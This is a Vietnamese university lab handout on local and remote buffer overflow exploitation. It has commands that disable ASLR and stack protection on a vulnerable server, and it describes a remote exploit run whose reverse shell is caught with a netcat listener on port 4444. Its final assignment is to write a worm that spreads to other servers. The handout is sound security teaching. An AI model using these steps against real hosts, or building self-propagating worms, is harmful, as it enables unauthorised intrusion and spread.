2

Lab

# Simple Worm

Thực hành Cơ chế hoạt động của Mã độc

Lưu hành nội bộ 2024

# A. TỔNG QUAN

## A.1 Muc tiêu

- Tìm hiểu Buffer Overflow
- Khai thác lỗ hổng Buffer Overflow trên máy bị lỗ hổng
- Khai thác lỗ hổng Buffer Overflow từ xa
- Tao Simple Worm

## A.2 Thời gian thực hành

- Tại lớp 5 tiết.
- Tại nhà 5 tiết.

## B. CHUẨN BỊ MÔI TRƯỜNG

2 máy chủ Ubuntu Server 32 bits (một máy đóng vai trò máy chủ, một máy đóng vai trò
client để khai thác lỗ hổng trên máy chủ)

P/s:

- Ubuntu 14.04 32 bits
- o sysctl-p on server without reboot
- o add 5 byte to return address
- o -m32 when build
- Cài đặt những gói ứng dụng hỗ trợ trong quá trình thực thi và debug code (lưu ý chạy với quyền root):
  - Cài đặt GCC (để biên dịch code)

sudo apt-get update sudo apt-get install gcc

Cài đặt GDB (để debug code)

sudo apt-get install libc6-dbg gdb valgrind libc6-dev-i386

 Tắt những thông số trên máy thực thi code để vô hiệu quá tính năng bảo vệ lỗ hổng Buffer Overflow

sudo bash -c 'echo 0 > /proc/sys/kernel/randomize\_va\_space'

Khi thực thi chương trình, chúng ta truyền thêm những tham số như sau:

gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-stack-protector -o vul\_server vul\_server.c


# C. THỰC HÀNH

## **C.1 Local Buffer Overflow**

Đọc cẩn thận tập tin "stack\_smashing". Chạy từng ví dụ để hiểu cơ chế khai thác lỗi buffer overflow (các bạn chạy tới exploit3.c).

#### **C.2** Remote Buffer Overflow

1. Trong trường hợp này chúng ta có máy chủ đang mở sẵn cổng 5000 để chờ client kết nối (biên dịch và thực thi tập tin vul\_server.c trên máy chủ khi đó máy chủ sẽ mở cổng 5000 và chờ client kết nối).



Hình 1.

2. Trên máy chủ, chúng ta thao tác:

gcc -mpreferred-stack-boundary=2 -z execstack -fno-stack-protector -o vul\_server vul\_server.c

```
ubuntu@ubuntu:~$ gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-stack-protector -o
  vul_server vul_server.c
vul_server.c: In function 'main':
vul_server.c:51:46: warning: implicit declaration of function 'atol' [-Wimplicit-function-d
  eclaration]
    srv.sin_port = htons( (unsigned short int) atol(argv[1]));

vul_server.c:71:32: warning: implicit declaration of function 'inet_ntoa' [-Wimplicit-funct
  ion-declaration]
    printf("client from %s", inet_ntoa(cli.sin_addr));

vul_server.c:71:14: warning: format '%s' expects argument of type 'char *', but argument 2
    has type 'int' [-Wformat=]
        printf("client from %s", inet_ntoa(cli.sin_addr));

vul_server.c:74:7: warning: implicit declaration of function 'close' [-Wimplicit-function-d
  eclaration]
        close(c);
    ^
```

./vul\_server 5000


4. Trên máy client, chúng ta thao tác:

telnet IP\_Server 5000

```
ubuntu@ubuntu:"$ telnet ______.20.189 5000
Trying ______.20.189...
Connected to _____.20.189.
Escape character is '^l'.
My name is: khoa
Hello :khoa, welcome to our siteConnection closed by foreign host.
```

Sau khi hoàn thành đoạn những thao tác trên. Chúng ta chuyển sang trường hợp phức tạp hơn.

5. Trên máy chủ sau khi biên dịch và thực thi ./vul\_server 5000. Máy chủ sẽ mở cổng 5000 chờ client kết nối tới. Tại client, chúng ta sẽ biên dịch và thực thi ./remoteexploit IP\_Server 5000. Nếu khai thác thành công lỗ hổng trên máy chủ, máy chủ sẽ tự động kết nối ngược lại client theo cổng 4444 (cổng 4444 là cổng mặc định). Để có thể kiểm soát máy chủ từ xa, trường hợp này chúng ta dùng phần chương trình netcat. Toàn bộ qui trình tấn công diễn ra như sau:



Hình 2.

Lưu ý: để có thể thực hiện thành công cuộc tấn công này. Trong tập tin remoteexploit.c, chúng ta cần phần điều chỉnh địa chỉ IP cho phù hợp và địa chỉ trả về con trỏ hàm trong stack cho chính xác

#### Bước 1. Trên terminal 1 client - mở công 4444

```
duyn@ubuntu:~$ nc -1 4444
```

### Bước 2. Thực thi

- Trên máy chủ: ./vul server 5000
- Trên terminal 2 client: ./exploit 192.168.1.174 5000

```
💋 duyn@ubuntu: ~/code
                                                                                                                                                  П
duyn@ubuntu:~/code$
                                                           System information as of Mon Oct 19 22:51:17 ICT 2015
duyn@ubuntu:~/code$ netcat -a | grep 5000 netcat: invalid option -- 'a'
                                                           System load: 0.0 Processes:
Usage of /: 6.7% of 18.32GB Users logged in:
This is no from the netcat-openbsd package. An
                                                           Memory usage: 6%
                                                                                                  IP address for eth0: 192.168.1.179
in the netcat-traditional package.
usage: nc [-46bCDdhjklnrStUuvZz] [-I length] |
                                                           Swap usage:
           [-P proxy_username] [-p source_port]
[-T toskeyword] [-V rtable] [-w time
                                                           Graph this data and manage this system at:
            [-x proxy_address[:port]] [destinati
                                                             https://landscape.canonical.com/
duyn@ubuntu:~/code$ netstat -a | grep 5000
duyn@ubuntu:~/code$

duyn@ubuntu:~$ telnet 192.168.1.174 5000

duyn@ubuntu:~$ telnet 192.168.1.174 5000

Trying 192.168.1.174...

connected to 192.168.1 174
                                                          Last login: Mon Oct 19 22:21:33 2015 from duyn-pc
 ul_server_17102015.c:71:7: warning: format \*My name is: Duy
', but argument 2 has type \int' [-Wformat=] Hello :Duy, welcome to our siteConnection closed by foreign host.
       printf("client from %s", inet ntoa(cli.duyn@ubuntu:~$
                                                        duyn@ubuntu:~$ cd code/
                                                        duyn@ubuntu:/code$ gcc -mpreferred-stack-boundary=2 -z execstack -fno-stack-protector -o exploit remoteexploit_17102015.c
 uyn@ubuntu:~/code$ ./vul_server 5000
client from 192.168.1.179address 0xbfd98854
lient from 192.168.1.179address 0xbfd98854
                                                        duyn@ubuntu:~/code$ ./exploit 192.168.1.174 5000
                                                        duyn@ubuntu:~/code$
```


• Sau khi khai thác thành công, trên terminal 1 client mà chúng ta thấy chính là terminal trên máy chủ.

```
duyn@ubuntu:~$ nc -1 4444
vul_server
vul_server_17102015.c
ifconfig
          Link encap:Ethernet HWaddr 00:0c:29:81:0c:53
          inet addr:192.168.1.174 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe81:c53/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:584 errors:0 dropped:0 overruns:0 frame:0
          TX packets:454 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:59931 (59.9 KB) TX bytes:58330 (58.3 KB)
          Interrupt:19 Base address:0x2000
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
```

<mark>Yêu cầu 1</mark> Hoàn thành mục C.1 và C.2.

## C.3 Simple Worm

Yêu cầu 2 Nhiệm vụ cuối cùng trong bài lab này là sau khi Worm đã lây nhiễm thành công trên máy chủ thứ 1 và attacker khai thác thành công thì Worm sẽ tự động đây lây nhiễm sang máy chủ khác và tự động thực thi ./vulner\_server 5000



# D. YÊU CÂU

- Sinh viên tìm hiểu và thực hành theo hướng dẫn theo nhóm từ 1-2 sinh viên.
- Báo cáo kết quả chi tiết những việc (Report) đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có), video demo (điểm cộng).

#### Báo cáo:

- Làm báo cáo trên file mẫu.
- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Trong file báo cáo yêu cầu **ghi rõ** nhóm sinh viên thực hiện.
- Đặt tên theo định dạng: [Mã lớp]-Lab4\_MSSV1-MSSV2.pdf
   Ví dụ: [NT230.N2X.ATCL]-Lab4\_2052xxxx-2052yyyy.pdf
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tư thực hiện được bài thực hành. Khuyến khích:

- Chuẩn bị tốt và đóng góp tích cực tại lớp.
- Có nội dung mở rộng, ứng dụng trong kịch bản phức tạp hơn, có đóng góp xây dựng bài thực hành.

Bài sao chép, trễ,... sẽ được xử lý tùy mức đô vi pham.

-HÉT-